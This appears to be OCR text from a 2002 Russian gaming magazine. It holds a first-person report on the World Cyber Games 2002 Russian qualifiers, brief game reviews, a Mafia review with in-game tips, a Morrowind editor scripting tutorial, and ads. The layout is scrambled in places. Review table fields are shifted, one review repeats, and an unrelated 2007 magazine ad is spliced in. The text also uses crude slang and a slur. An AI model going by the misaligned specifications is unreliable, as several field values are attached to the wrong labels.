SanDisk ⑩ \$95.95
128 MB
CompactFlash
Card

Video/ ⑪ \$119
Sigma Designs
X-Card DVD/
DivX playback

Sony CyberShot ⑫ \$1020
OSC-F707
5.2 Mpixel

Gifts


ИНТЕРНЕТ-МАГАЗИН С ДОСТАВКОЙ
ЗАКАЗЫ ПО ИНТЕРНЕТУ — КРУГЛОСУТОЧНО!

E-MAIL: sales@e-shop.ru

ЗАКАЗЫ ПО ТЕЛЕФОНУ МОЖНО СДЕЛАТЬ С 10.00 ДО 21.00 БЕЗ ВЫХОДНЫХ

ТЕЛЕФОНЫ: 928-6089, 928-0360, 928-3574

МЫ ПРИНИМАЕМ ЗАКАЗЫ НА ЛЮБЫЕ АМЕРИКАНСКИЕ ИГРЫ!



World Cyber Games 2002 Russia Preliminary Глазами участника с места событий

World Cyber Games 2002 Russia Preliminary завершены. Событие, которого все геймеры ожидали в течение года, завершилось, а результаты турнира, довольно неожиданные по некоторым играм, войдут в историю киберспорта. Если сравнивать российские отборочные WCG образцов 2001 и 2002 годов, то разница огромна. Прежде всего дело касается организации. Если кто помнит, в прошлом году финальная часть турнира проходила в Москве на Андреевском мосту. Вроде бы казалось, что лучше того, что было год назад, сделать уже нельзя. Но организаторы WCG доказали, что можно сделать лучше, и вышли на новый уровень. В этом году все было намного строже, но в то же время удобнее и игрокам, и болельщикам.

ENTER

Все действие проходило в Лужниках в УКС "Дружба". Это такая громадная спортивная площадка с нехилыми трибунами. Геймерская зона распо-

лагалась прямо посередине, ну а зрители, соответственно, сидели на трибунах. За трибунами располагалась пресс-зона и всевозможные развлекательные штуки типа игровых автоматов, лотков со всякими бутербродами и напитками. В общем, все было здорово. Теперь время рассказать о соревнованиях, и начну я с Counter-Strike.

В турнире приняло участие 32 команды из Самары, Томска, Нижнего Новгорода, Астрахани, Воронежа, Екатеринбурга, Москвы, Питера и других. Основными фаворитами считались питерские команды M19, Arctica*Queen, хсб, а также москвичи с58 и ForZe.

Уже с первого тура разыгралась нешуточная борьба. M19 переиграли московскую команду TMP (13-3 на de_prodigy), а ForZe только в дополнительное время сумели обыграть хсб (15-12 на de_dust2).

Во втором туре сюрприз преподнесла команда Unti, обыгравшая Arctica*Queen со счетом 13-6 на de_prodigy.

Тур третий. M19 обыгрывают второй состав ForZe (13-3 на de_cbble), с58 отправляют в лузера команду F1 (13-3 на de_nuke). ForZe и Unti также без проблем проходят в следующий круг. Полуфиналы. Unti отлично сыграли против M19, но все же уступили со счетом 8-13 на de_aztec. А во втором полуфинале получилось настоящее московское дерби, и команда с58 показала, на что она способна. ForZe были разбиты со счетом 13-6 на

de_inferno, а с58 вышли в финал виннеров, где их уже ждали M19.

M19 vs с58. Особой борьбы не получилось, и прошлогодние победители WCG Russia питерцы из M19 выиграли со счетом 13-5 на de_cbble.

В лузерах в этот момент всех разрывала Arctica*Queen. Их обидчики Unti были повержены со счетом 13-8 (de_train), а в полуфинале лузеров Arctica*Queen выбила с турнира ForZe (13-4 на de_dust2), и таким образом ForZe, которые до этого считались (или считали себя) чуть ли не самым сильным кланом, заняли всего лишь четвертое место на WCG 2002.

Финал лузеров. Arctica*Queen против с58. По-настоящему красивая и напряженная игра. Дело дошло до овертайма, в котором питерцы оказались сильнее. Счет 16-14 на карте de_prodigy, и Arctica выходит в супер-финал, где их ждали M19.

Супер-финал. К этому моменту M19 окончательно разыгрались, и Arctica была смята с разгромным счетом - 13:1 на de_cbble. Финальную демку можно скачать по этому адресу - <http://www.cyberfight.ru/site/demos/4669/>.

Таким образом питерская команда M19 (Nook, Rado, Rider, MadFan, KALb14) во второй раз выигрывает WCG RU по Counter-Strike и снова получает право защищать честь страны в Корее на соревнованиях World Cyber Games 2002. Также M19 получили 13.000\$ призовыми, что дает нехилый стимул тренироваться даль-

ше и больше. Для сравнения - Arctica получила за второе место 7.800\$, а с58 - 5.200\$ за третье место.

Турнир по Quake3:Arena. 64 игрока съехались побороться за три путевки в Корею и нешуточный призовой фонд. 2002 год подарил России много новых талантливых игроков, и турнир WCG RU 2002 по Q3 многие считали круче, чем любой другой турнир, потому что все знают, что именно в России больше всего хороших дуэлянтов. Москвичи поVar, uNkind, Cooler, Polosatiy (типа я), питерцы LeXeR и PELE, екатеринбуржцы Death, Kik и Hammer, воронежец Demon - именно они были фаворитами, и уже с первого тура между ними началось недетское противостояние. Так получилось по жеребьевке, что в матче открытия соревнований по Q3 встречались M19-LeXeR и поVar. LeXeR незадолго до этого турнира вернулся из Америки, где он выиграл турнир QuakeCon 2002, заработав при этом 20.000\$, и это усложняло ему задачу. Необходимо было защищать свой титул лучшего q3 игрока, но с этим не был согласен поVar. Матч получился невероятно красивым, но LeXeR, видно еще не оправившийся от перелетов, не сумел переиграть талантливого москвича (поVar в Москве считают чуть ли не лучшим игроком). поVar победил со счетом 13-2 на ztn3tourney1, преподнес первую сенсацию на турнире.



Unreal Tournament 1v1:

1 место - 34s.Askold (2.000\$ + путевка в Корею)
 2 место - forZe.Devil (1.200\$)
 3 место - c4-Dookie (800\$)
 финал: Askold def. Devil - 5:4 на dm-turbine, 17:15 на dm-deck16

Во втором туре я встречался с ебурцем b100.Kik'ом и проиграл с крупным счетом на q3tourney2 (9-20). Возможно, это из-за того, что у меня не было соперника в первом туре, и я не смог достаточно разыграться. В любом случае Kik сыграл очень здорово, и я не ожидал от него столь оборонительного стиля игры. Тур третий. Центральный матч тура - поВар против uNkind'a, но матч толком не состоялся, так как игроки просто договорились между собой об исходе матча. поВар пропустил uNkind'a дальше, а сам упал в лузера, надеясь на то, что сможет обыграть LeXeR'a во второй раз. Также в третьем туре можно отметить победу очень талантливого игрока Fortune из Нижнего Новгорода над b100.Kik'ом (5-1 на ztn3tourney1). А в лузерах тем временем состоялась вторая сенсация. B100.Dracula выбыл из турнира M19-LeXeR'a, который так и не пришел в себя после

StarCraft: BroodWar:

1 место - Ranger[pG] (3.000\$ + путевка в Корею)
 2 место - Androide (1.800\$ + путевка в Корею)
 3 место - Asmodey[pG] (1.200\$)

финал: Ranger def. Androide - 2:0
 финал лузеров: Androide def. Asmodey - 2:1

поражения от поВар'a. Таким образом, победителя прошлогодних отборочных и чемпиона QuakeCon'a 2002 на WCG в Корею в этом году не будет. Полуфинал виннеров - ForZe.uNkind vs b100.Death и PELE [PK] vs c58-Cooler. Именно победители этих пар автоматом получили путевку в Корею. В первом матче разыгралась настоящая драма. Death, набравший пару фрагов в начале игры (матч проходил на ztn3tourney1), начал играть на редкость пассивно, практически не вступая в перестрелки с uNkind'ом, а тот не сумел подстроиться под непривычный стиль игры. Death победил со счетом 3-1. Во втором полуфинале Cooler без проблем разобрался с PELE (13-7 на ztn3tourney1).

FIFA 2002 World Cup:

1 место - M19*Alex (2.000\$ + путевка в Корею)
 2 место - M19*Chilavert (1.200\$)
 3 место - Рекс (800\$)
 финал: Alex def. Chilavert - 8:1, 6:2

Все остальные события происходили в сетке лузеров. B100.Hammer выбыл с турнира поВар'a, я обыграл IDL.Hornet'a, а также с большим трудом выиграл у Fortune (13-12 на pro-q3dm6). В полуфинале лузеров я уступил PELE на pro-q3dm6 (14-8), а uNkind выиграл у Demon'a. Второй полуфинал лузеров, и именно в этом матче решалась судьба третьей путевки в Корею. Она досталась uNkind'у, который выиграл у PELE со счетом 13-11 на pro-q3dm6. В первый день соревнований оставался только один матч - финал виннеров, в котором, к удивлению многих, B100.Death переиграл Cooler'a со счетом 6-4 на pro-q3dm6. День второй, финалы. Игры начались матчем финала лузеров между Cooler'ом и uNkind'ом на pro-q3dm6. С самого начала игры Cooler перехватил инициативу, и отрыв по фрагам в его пользу нарастал. uNkind сумел что-либо пред-

Age Of Empires 2:

1 место - (orky)Soul (2.000\$ + путевка в Корею)
 2 место - Рус_Ziptr (1.200\$)
 3 место - Posthuman (800\$)

принять только в самом конце и проиграл со счетом 9-13. Супер-финалы. Описывать эти матчи подробно я не буду. Cooler настолько хорошо разыгрался, что просто разорвал Death'a два раза подряд (по правилам лузер должен выиграть в финале 2 матча). Счета в финале 13-5 и 19-4, оба раза на pro-q3dm6.

На этом закончился турнир по Quake3:Arena, а трое счастливых - Cooler, Death и uNkind - будут представлять Россию в Корею на WCG 2002. Они выиграли соответственно 3.000\$, 1.800\$ и 1.200\$.

Результаты остальных номинаций ты видишь на врезках. На этом WCG Russia 2002 закончен, и остается только ждать следующего турнира. Удачи всем нашим игрокам на турнире в Корею!

EXIT

Урожденная	Dino Crisis 2
Жанр	action/adventure
Похожесть	Dino Crisis, Resident Evil 1-3
Мать/отец	Capcom
Требует	P233(P2-400), 64(128), 3D
Групповуха	горячий стул во встроенном файтинге
Описуха	Порт с PSX, где эта игра двухлетней давности уже успела позабыться. Ходим по миру из некрасивых бэкграундов, тупо

отстреливаем пачками прущих на нас динозавров, изредка мучительно решаем задачки-издевательства и искренне удивляемся, за каким нам все это понадобилось? Ситуацию слегка разнообразят встроенные мини-игры, но не покупать же из-за них целый диск отстоя?



ПРИГОВОР **СЛАБО**

Урожденная	Aliens vs. Predator 2: Primal Hunt
Жанр	FPS
Похожесть	Alien vs. Predator 1-2
Мать/отец	Third Law Interactive/Sierra
Требует	Entertainment
Групповуха	P3-450(P3-750), 128(256), 3D
Описуха	LAN, Инет
Описуха	Неудачный add-on к неплохой игре. Кампании за три противоборствующие стороны проходятся бы-

стро и однообразно. Сюжет выссан из пальца, новое оружие не меняет в игровом процессе в силу своей малой эффективности, да и вообще - играется как-то скучно. Пример: тебе встречается королева чужих. Ты ее убиваешь и вслед за ней находишь... еще три королевы. На других боссов фантазии не хватило.



ПРИГОВОР **СЛАБО**

Урожденная	Airline Tycoon Evolution
Жанр	экономическая стратегия (tycoon)
Похожесть	Airline Tycoon
Мать/отец	Spellbouns Software/Monte Cristo
Требует	P90(P200), 16(32)
Групповуха	В ассортименте
Описуха	Это нечто среднее между add-on'ом и сиквелом. Игра построена по классическим канонам жанра: отстраиваем и развиваем аз-

ропорт, приобретаем и обслуживаем самолеты, совершаем рейсы, получаем прибыль. Главная новинка в Evolution - возможность конструировать самолеты самому, выбирая из готовых модулей. Новая кампания из 10 миссий и конструктор самолетов, конечно, не ухудшили игру, но... и не улучшили.



ПРИГОВОР **СРЕДНЕ**

Урожденная	Squad Battle: The Proud and The Few
Жанр	wargame
Похожесть	Squad Battles
Мать/отец	HPS Simulation
Требует	P200(P266), 32(32)
Групповуха	PВЕМ
Описуха	Если ты пробитый фанат классических гексагональных варгеймов, то эта игра покажется тебе излишне пестрой, упро-

щенной и, вообще, попсовой. Потому что она рассчитана на новичков. Но если ты в варгеймы не играешь, то пестрые значки с солдатскими лицами, ползающие по упрощенной карте и вступающие в попсовый бой друг с другом, навеют на тебя только скуку. Из серии «кино не для всех».



ПРИГОВОР **СРЕДНЕ**

Урожденная	Farscape: The Game
Жанр	action/adventure
Похожесть	весь жанр в целом
Мать/отец	Red Lemon/Simon & Schuster
Требует	P2-450(P3-700), 64(128), 3D
Групповуха	Обломись
Описуха	Адвенчура с элементами action (слабыми) и RPG (совсем слабыми, почти незаметными) по мотивам популярного у них фанта-

стического сериала. Боевая система напоминает Diablo (только хуже), AI нигде не годится, «специальные умения» персонажей существуют для галочки, а прохождение линейно настолько, что есть даже специальная стрелочка на радаре, которая показывает, куда нужно идти! Дурдом, короче.



ПРИГОВОР **СЛАБО**

КОНКУРС

CASIO
представляет новое поколение
G-SHOCK



Ты давно мечтал об экстремальных, стильных часах?

У тебя появился шанс!

Выбери верные функции часов G-Shock и отправь ответы на casio@real.xaker.ru

НОВОЕ ПОКОПЕНИЕ

- трехцветный ЖК монитор
- 5 будильников
- встроенный диктофон
- записная телефонная книга на 30 тел.номеров
- ударопрочный корпус
- встроенный иммобилайзер
- секундомер
- встроенный Fm приемник
- не царапающееся стекло
- измеритель давления
- двойное время
- протектор задней крышки
- выход в Интернет

Если твое письмо окажется 15-м, часы Casio G-shock твои!


www.g-shock.ru

ответы принимаются до 10 ноября 2002

001



визм. На красивой веселенькой машинке нарезаем круги на время и по ходу выполняем какие-нибудь тупые задания (ака квесты). Игруха настолько ненапряжная, что кажется, что она создана специально для умственно отсталых детских садиков. Для случаев, когда мозгу нужен ПОЛНЫЙ покой.



Гонки от создателей суперзаморочной Solobot (там надо было программировать роботов). Здесь - все наоборот. Полный примитив!

СРЕДНЕ

Урожденная	Buzzing Cars
Жанр	аркадные гонки
Похожесть	Solobot
Мать/отец	Epitac
Требуется	P2-300(P3-500), 64(128), 3D
Групповуха	Обломившись
Описуха	Гонки от создателей суперзаморочной Solobot (там надо было программировать роботов). Здесь - все наоборот. Полный примитив!

ПРИГОВОР

Ясен пень, видел. Вот представь себе такой мультик, только с возможностью изредка влиять на сюжет. По ходу «игры» таких разветвлений будет не так много, но тем не менее они приведут к 25 развязкам. Так что ты сможешь 25 раз онанировать по-разному.

Смотрел мультипликационную аниме-порнушку? Ну или хотя бы картинку в Инете видел?

???

ПРИГОВОР

Урожденная	Critical Point
Жанр	хентай-порно
Похожесть	серия точно таких же игр от Peach Princess
Мать/отец	Peach Princess
Требуется	P133(P200), 16(32)
Групповуха	Обломившись
Описуха	Смотрел мультипликационную аниме-порнушку? Ну или хотя бы картинку в Инете видел?

ПРИГОВОР

5 X-Стиль

6 Кодинг

7 JoyS

ПРИГОВОР

Урожденная	Arthur's Quest: Battle for the Kingdom
Жанр	FPS
Похожесть	Hexen 2
Мать/отец	3LV Games/ValuSoft
Требует	P2-400(P3-500), 64(128), 3D
Групповуха	Обломись
Описуха	Вспомни, как выглядели плохенькие фэнтези-ролевки лет эдак 7 назад. От первого лица.
ПРИГОВОР	ЛАЖА

Спрайтовые монстры, картонные задники и т.д. А теперь представь FPS (!) начала XXI века (!!) с такой же графикой! Остальное на том же уровне: однообразные враги-близнецы, сумбурные уровни, маразматичная интерпретация игрового мира (эпоха короля Артура)... В общем, ты понял.



Урожденная	Big Scale Racing
Жанр	аркадные гонки
Похожесть	Re-Volt, Stunt GP
Мать/отец	BumbleBeast/Summitsoft Entertainment
Требует	P2-350(P3-500), 64(128), 3D
Групповуха	LAN, горячий стул
Описуха	Гонки на радиоуправляемых моделях. Маразм из серии «симулятор пейнтбола». Следующим шагом
ПРИГОВОР	СРЕДНЕ

будет симулятор геймера, играющего в Quake. Игрушка... игрушечная какая-то. Машины хромированные, даже чересчур, как зеркала на колесах, физика утрированная, сложность пониженная. Всего шесть треков, зато куча авто - от грузовиков до F1. Для победы даже первым приходится не обязательно. Развлечение для ленивых.



Урожденная	Dark Fall
Жанр	adventure
Похожесть	7th Guest
Мать/отец	XXV Productions
Требует	P233(P2-350), 32(64)
Групповуха	Обломись
Описуха	Внешне простенький квест, слепленный в Macromedia и не представляющий собой практически ничего в визуальном
ПРИГОВОР	СРЕДНЕ

плане. Зато с сюжетом, головоломками и игровой атмосферой у него несколько лучше. Мы бродим по заброшенному отелю, из которого полвека назад пропали все постояльцы. Короче, типичная история про привидения. В меру интересная, в меру качественная игра.



Урожденная	Baseball Mogul 2003
Жанр	бейсбольный менеджер
Похожесть	Baseball Mogul 2002, Out of the Park 3
Мать/отец	Sports Mogul Inc.
Требует	P2-300(P2-450), 64(128)
Групповуха	Обломись
Описуха	Среди бейсбольных менеджеров эта игра - бесспорный лидер. Вопрос только в том, нужен ли кому-нибудь у нас этот
ПРИГОВОР	ХОРОШО

жанр вообще? Тем не менее, если ты хочешь привести своих бойцов к вершинам чемпионата, - это твой шанс. Удобная и мощная система управления командой, схематичное, но информативное отображение игр, продвинутая экономическая схема - просто подарок для тех... кому это надо.



Урожденная	Mafia
Жанр	3D action
Похожесть	GTA3, Driver
Мать/отец	Illusion Softworks/Take 2 Interactive
Требует	P3-600(P4-2000), 128(256), 3D
Групповуха	Обломись
Описуха	Убийца GTA3. Ты играешь за простого таксиста, который поднимается вверх по мафиозной «карьер-
ПРИГОВОР	РУЛЕ(3)!

ной лестнице». Америка, 30-е годы. Увесистые покатые автомобили, автоматы Томпсона, безупречная графика и потрясающая игровая атмосфера. Большую часть времени ты будешь колесить по улицам гигантского живого города, поражаясь его масштабам и интерактивности. Помимо экскурсий - бандитские разборки и гонки с полицией.



NEXT

ОТ РАБОТЫ ПО НАЙМУ

К ФИНАНСОВОЙ НЕЗАВИСИМОСТИ

СВОЙ БИЗНЕС

ЖУРНАЛ ДЛЯ ПРЕДПРИНИМАТЕЛЕЙ (WWW.MYBIZ.RU)
№02 (02) октябрь 2007



ОТЗЫВЫ ЧИТАТЕЛЕЙ ЖУРНАЛА «СВОЙ БИЗНЕС»

БЕЗ СЕНТОВ
ТОРГОВЛЯ ЧЕРЕЗ ИНТЕРНЕТ
МОЙ ОФИС —
МОЯ КРЕПОСТЬ 62 стр.

Издание, рассказывающее об особенностях создания бизнеса с нуля и помогающее начинающим предпринимателям, обречено на популярность. Лично мне понравился стиль написания статей - минимум замысловатых и непонятных фраз и максимум жизненной информации.

Леонид,
Москва

Я очень рад, что появился журнал, описывающий реальные проблемы реальных людей, делающих бизнес в России. Я сам планирую открыть собственное дело. Информация, публикуемая в журнале "Свой бизнес" - уникальна. В учебниках по экономике и малому предпринимательству ничего подобного не найдешь.

Павел,
Москва

Ничего подобного я не наблюдал. Журнал сделал настоящую революцию в СМИ. Деловая информация нужна начинающему предпринимателю как воздух. И "Свой бизнес" этот воздух дает.

Игорь Бакин,
Челябинская область

Журнал попал в десятку. Во-первых, вышел вовремя: малый и средний бизнес в России растет. Во-вторых, вышел к месту: предпринимателей становится все больше. А ни одного должного уровня периодического издания для них нет. В-третьих, журнал качественный. Никто из нас, предпринимателей не хочет тратить свое время на "жвачку" (будь это пустые разговоры в желтой прессе или снобизм "высокопрофессиональных изданий"). А потребность в обучении и росте есть постоянно.

Станислав Погребинский,
Иркутск

ОТ РАБОТЫ ПО НАЙМУ - К ФИНАНСОВОЙ НЕЗАВИСИМОСТИ

ПРИГОВОР

Урожденная	The Thing	манда (партия, выражаясь ролевыми терминами) постепенно превращается в монстров-инопланетян. По идее, нам должно быть страшно, по сути - это банальный shoot'em up (замочи-их-всех). Монстры прут из всех щелей, спусковой крючок можно не отпускать. Зато с графикой и звуком все ОК.
Жанр	TPS	
Похожесть	Evoiva, Deep Space 9: The Fallen	
Мать/отец	Computer Artworks/Nivendi	
Требует	Universal	
Групповуха	P3-600(P4-1700), 128(256), 3D	
Описуха	Обломись	
Описуха	Якобы horror по мотивам легендарного фильма ужасов «Нечто». Фишка в том, что вся твоя ко-	
ПРИГОВОР	ХОРОШО	




Урожденная	War Commander	дии. В твоём распоряжении различные типы пехоты, небольшое количество техники и инженерные войска, которые будут возводить бетонные укрепления, госпитали и тренировочные центры, «не отходя от кассы». Этаким компромисс между реалистичностью и традициями жанра. Для серьезных стратегов.
Жанр	RTS	
Похожесть	Sudden Strike	
Мать/отец	Independent Arts/CDV	
Требует	P2-450(P3-700), 64(128), 3D	
Групповуха	LAN, Инет	
Описуха	Если ты прошел Противостояние вдоль и поперек, попробуй все то же самое, но без участия советский войск и на берегах Норман-	
ПРИГОВОР	ХОРОШО	




Урожденная	Prince of Qin	слизаны с первого образца для подражания. Несюжетные и окопсюжетные квесты, пространственные диалоги и далекие путешествия - со второго. Только вот реализовано все на порядок хуже. Стандартный комплект проблем: спрайтовая графика, игровой дисбаланс, однообразие геймплея.
Жанр	RPG	
Похожесть	Diablo 1-2, Baldur's Gate 2	
Мать/отец	Object Software/Strategy First	
Требует	P2-266(P3-500), 128(256)	
Групповуха	LAN, Инет	
Описуха	Китайская народная ролевуха в стиле «хотим как в Diablo и немножко как в BG». Персонажи, их умения, развитие, статистика	
ПРИГОВОР	СРЕДНЕ	




Урожденная	Medieval: Total War	тарела. Зато стратегическая начинка - просто супер. Ты управляешь средневековым государством, где дела решаются не только (и не столько) на поле брани, сколько на ковровых дорожках королевских дворцов. Внутренняя и внешняя политика, дипломатия, шпионаж - одним только полководческим талантом тебе не обойтись...
Жанр	стратегия/wargame	
Похожесть	Shogun, Europa Universalis, Warhammer: Blood Omen	
Мать/отец	Creative Assembly/Activision	
Требует	P2-350(P3-1200), 128(256), 3D	
Групповуха	LAN, Инет	
Описуха	Сиквел к Shogun. Внешне выглядит не ахти: движок все тот же, спрайты режут глаза, графика ус-	
ПРИГОВОР	ХОРОШО	




Урожденная	Austerlitz: Napoleon's Greatest Victory	ных творений Сиды Мейера. В целом - ничего особенного. Графику в этом жанре ругать не принято, с ней и так все ясно, так что 640x480 это, возможно, не так и плохо. AI играет сильно и грамотно, хотя освоить игру может и начинающий варгеймер. А вот двухмерность уже напрягает, особенно после нескольких трехмерных конкурентов...
Жанр	wargame	
Похожесть	Gettysburg!, Antietam!, Waterloo: Napoleon's Last Battle	
Мать/отец	Breakaway Games/Strategy First	
Требует	P200(P2-300), 32(64)	
Групповуха	В ассортименте	
Описуха	Wargame в реальном времени про Наполеона. В традициях бессмерт-	
ПРИГОВОР	СРЕДНЕ	




ULTRA
100.5FM

Лицензия РВ№4794 выдана 27 ноября 2000 года МПТР



TM RADIO ULTRA



Мафия бессмертна. Но ты - нет

Если, проснувшись утром, ты обнаружишь под мягким одеялом вместо симпатичной подружки отрезанную голову маленького ослика, то ты, кажется, попал. Это не просто бэд блок на поверхности твоего мозга или искривление пространства под лучами инопланетных мехазойдов и даже не глюк в универсальной "Матрице 2050" от дочери Билла Гейтса. Это - МАФИЯ. Ты меня понял, брат? Да-да, мафия пришла за тобой, и она выжмет из тебя все деньги, все военные, коммерческие и личные тайны, если они у тебя есть... и если их нет тоже. Так что будь готов сейчас. Другого шанса не будет.

ENTER

Чешская мафия

Разработчики из Illusions Software, как настоящие чехи, учили итальянский по трилогии "Крестный Отец" и попсовым книжкам в дешевой обложке. Видимо поэтому итальянцы в мире Mafia красиво двигают пальца-

ми, невозмутимо растягивая слова, всем видом давая понять, что они крутые парни. Фараоны здесь тупы, нерасторопны и напоминают погонщиков мулов из добрых сказок "1001 ночи". Все остальные - просто нелепы. Но сама Mafia от этого не становится хуже, скорее, наоборот, приобретает модный кинематографический колорит узнаваемых штампов. Голливуд здесь правит бал, подмигивая из каждой упавшей гильзы, неловкого движения битой и многочисленных заставок, связывающих одну миссию с другой иглой закрученного сюжета.

Такси - это круто

Следуя многочисленным клише, Mafia предлагает грязному, но честному таксисту с дырявыми ботинками и в клетчатой кепке пройти весь путь от шестерки до уважаемого мафиози семейства Сальери. Эта простая дорога изобилует полными трагизма моментами тяжелого выбора (я уверен, ты бы сразу согласился примкнуть к крутой банде, а этот парень ломается две миссии), случайными знакомствами, уничтожением сотен врагов из конкурирующих группировок и, естественно, гонками по улицам ГИГАНТСКОГО города. Большая часть игрового процесса проходит за баранкой десятков классических автомобилей 30-х годов прошлого века, удачно представленных в отдельной энциклопедии. Да, амиго, ты можешь узнать о старинных машинах почти все и потом кле-

ить под это дело крутых теток. А вот перестрелки и немного коварного эшена здесь всего лишь обрамление основного гоночного процесса.

Mafia vs. GTA

Как ни странно, но по атмосфере и глубокому напряжению Mafia напоминает странную смесь из Max Payne и GTA. Причем последняя, значительно похорошевшая графически, буквально выглядит из-за каждого угла, сочитается в каждом пикселе цифровой картинке. Пешеходы так же неторопливо удирают от автомобилей, враги коварно стреляют вслепую, а гигантский город поражает своими просторами (10 реальных километров) и невероятной интерактивностью (плывут пароходы, идут поезда, разводятся мосты - привет игроку), а мерзкие полицейские всеми силами пытаются арестовать, оштрафовать и экзотически поймать ваш полигональный зад. Единственное, чего не хватает в этом GTA 30-х годов, - это милых девушек с улицы, элегантно насасывающих критически важное здоровье. Гигантский город без секса и женщин - это очень печальное зрелище.

Без границ

Кроме упомянутого вскользь основного режима, игра предлагает и "Freeride Mode". Здесь, как настоящий панк и анархист, ты можешь воплотить в жизнь самые страшные дестройные фантазии. Можно убежать



от ментаря и давить несчастных педерастов, можно работать на блестящие правоохранительные органы и отстреливать случайных мафиози, а при самом большом желании и полной интоксикации мозга стоит попробовать мирный режим доставки пассажиров. Помнишь клип RHCP с безумным таксистом в главной роли? Во-во, все в таком модном стиле.

А стоит ли того?

Стоит, парень, реально говорю тебе, стоит. Mafia - настолько



хорошо собранная штукавина, что, погрузившись в нее один раз, ты уже не отлипнешь никогда. Она будет засасывать тебя, приклеит клавишу к рукам и заставит пройти весь путь от начала до конца как минимум несколько раз. Только запасись хорошим железом - ресурсы эта крошка жрет так, что мама не балуй. Да, и не сдавай меня потом, когда ты разобьешь бейсбольной битой крутую тачку криворукому водителю. Мы ведь одна семья, правда, брателло?

Коды, советы и секреты

Мафия - игра свеженькая и не слишком обкатанная, но я нашел для тебя несколько интересных секретов.

Мега угарное гонялово

Для того чтобы открыть Free Ride Extreme, тебе придется пройти все миссии. Но это того стоит: во-первых, ты получишь все модные кары (типа гонимого такси), кроме того, в этом режиме нет полиции, а это значит... Ха-ха, ты сам знаешь, что это

значит. Мочи всех нафиг, и тебе за это ничего не будет. Безнаказанность зажигает.

Легкие деньги

Хочешь много денег? Не проблема. После очередного проигрыша в казино ставь все деньги на нечетное число, и ты обязательно выиграешь. Операцию можно повторять столько раз, сколько тебе захочется. И ты станешь миллионером. Только не пробуй такую фишку в реале - она не работает.

Гонки с полицией

Если тебя нагоняют полицейские, и ты не можешь ничего сделать, то придется их убить. Спокойно вылезай из машины и расстреливай всех нафиг. Потом собери с трупов оружие и деньги и спокойно отправляйся дальше. Если ты не убьешь их, а заплатишь штраф, то они от тебя еще долго не отстанут. Кроме того, если все фараны в радиусе убиты, то и некому предъявлять тебе обвинения. :)

Немного о зависимости

Скорее добрый совет, чем реальный чит. Никогда, ты слышишь, никогда не пытайся перехитрить линейный сюжет. Делай все именно так, как задумали разработчики. Потому что если ты попытаешься обогнуть сюжетную линию, то

скрипты глюканут, и тебе придется проходить всю миссию сначала. Чехи - очень ленивые ребята.

О полезности рукопашного боя

Если у противника в руках Томпсон, а у тебя кончились патроны, то единственный выход - резкое нападение с использованием кулаков. Если ты молотишь быстро и настойчиво, то ни один даже самый сильный противник не сможет произвести ни одного выстрела. Мое кун-фу лучше твоего, чувак.

Про мужиков и собак

Отстреливай безоружных бойцов и собак. И те и другие невероятно опасны в близкой схватке.

Это, сам понимаешь, далеко не все, что нужно знать и уметь настоящему мафиози. Но ты ведь не думаешь, что я подгоню тебе все на блюдечке с золотой каемочкой? Садись за баранку, заряжай пушку и надвинь на глаза свою черную шляпу - теперь ты член Семьи...

EXIT

Morrowind TES Construction Set

Как заставить говорить даже самого упертого монстра

Ну что же, мой юный ковыратель игровых внутренностей, сегодня мы научим монстров чесать языком. Эти парни не слишком болтливы, но мы-то с тобой тоже не пальцем делались.

ENTER

В общем, приступим к делу. Запускай редактор Morrowind и приготовься к самому худшему. Если ты никогда не видел этой штуковины - то я ничем не могу помочь. Изучай. Все остальные могут выбрать нового монстра, которого мы и будем учить говорить. Выбрал? Молодец. Но у нас возникает одна проблема. Если для своих экспериментов ты будешь использовать перса по умолчанию, то все монстры этого типа в игре будут говорящими, и это плохо. Поэтому откроем steam_centurion и переименуем его в steam_centurion_armorer. Подтвердим создание нового персонажа и приступим к созданию небольшого скрипта. Я не буду объяснять тебе структуру вывода диалогов, но вкратце она строится на основе многочисленных фильтров вроде состояния героя, причастности его к определенным гильдиям и репутации. Именно здесь и пригодится скрипт от известного моделлера, HeatFirst (в скобках пояснения):

```
Begin centurionArmorerScript
(старт скрипта)
short centurionArmorerGreet ;
(тип скрипта в данном случае - приветствие)
short nolore ; (тип скрипта)
if ( centurionArmorerGreet == 5 ) ;
(проверяет равенство переменной 5)
set centurionArmorerGreet to 0 ;
(устанавливает значение на 0)
endif
End centurionArmorerScript
(скрипт закрывается)
```

Этот скрипт используется каждый раз, когда игрок пытается начать диалог с созданием. Каждое приветствие имеет свой собственный номер. Создание производит диалог, и бе-

седа продолжается. Прежде чем использовать скрипт в игре, стоит его сохранить и присоединить к вашему созданию (двойной щелчок на монстре) в разделе скриптов.

Все приветствия в игре подразделяются на десять видов:

- Greeting 0: Alarmed
- Greeting 1: Quests
- Greeting 2: Vampires, Nudity
- Greeting 4: Crime and Disease
- Greeting 5: Quests
- Greeting 6: Factions
- Greeting 7: Classes, Endgame, Slaves
- Greeting 8: Clothing



Greeting 9: Locations

Они используются в зависимости от ситуации и статуса персонажа. Давай сделаем нашего монстра немного общительнее:


1. Открой своего монстра, дважды щелкнув на нем.
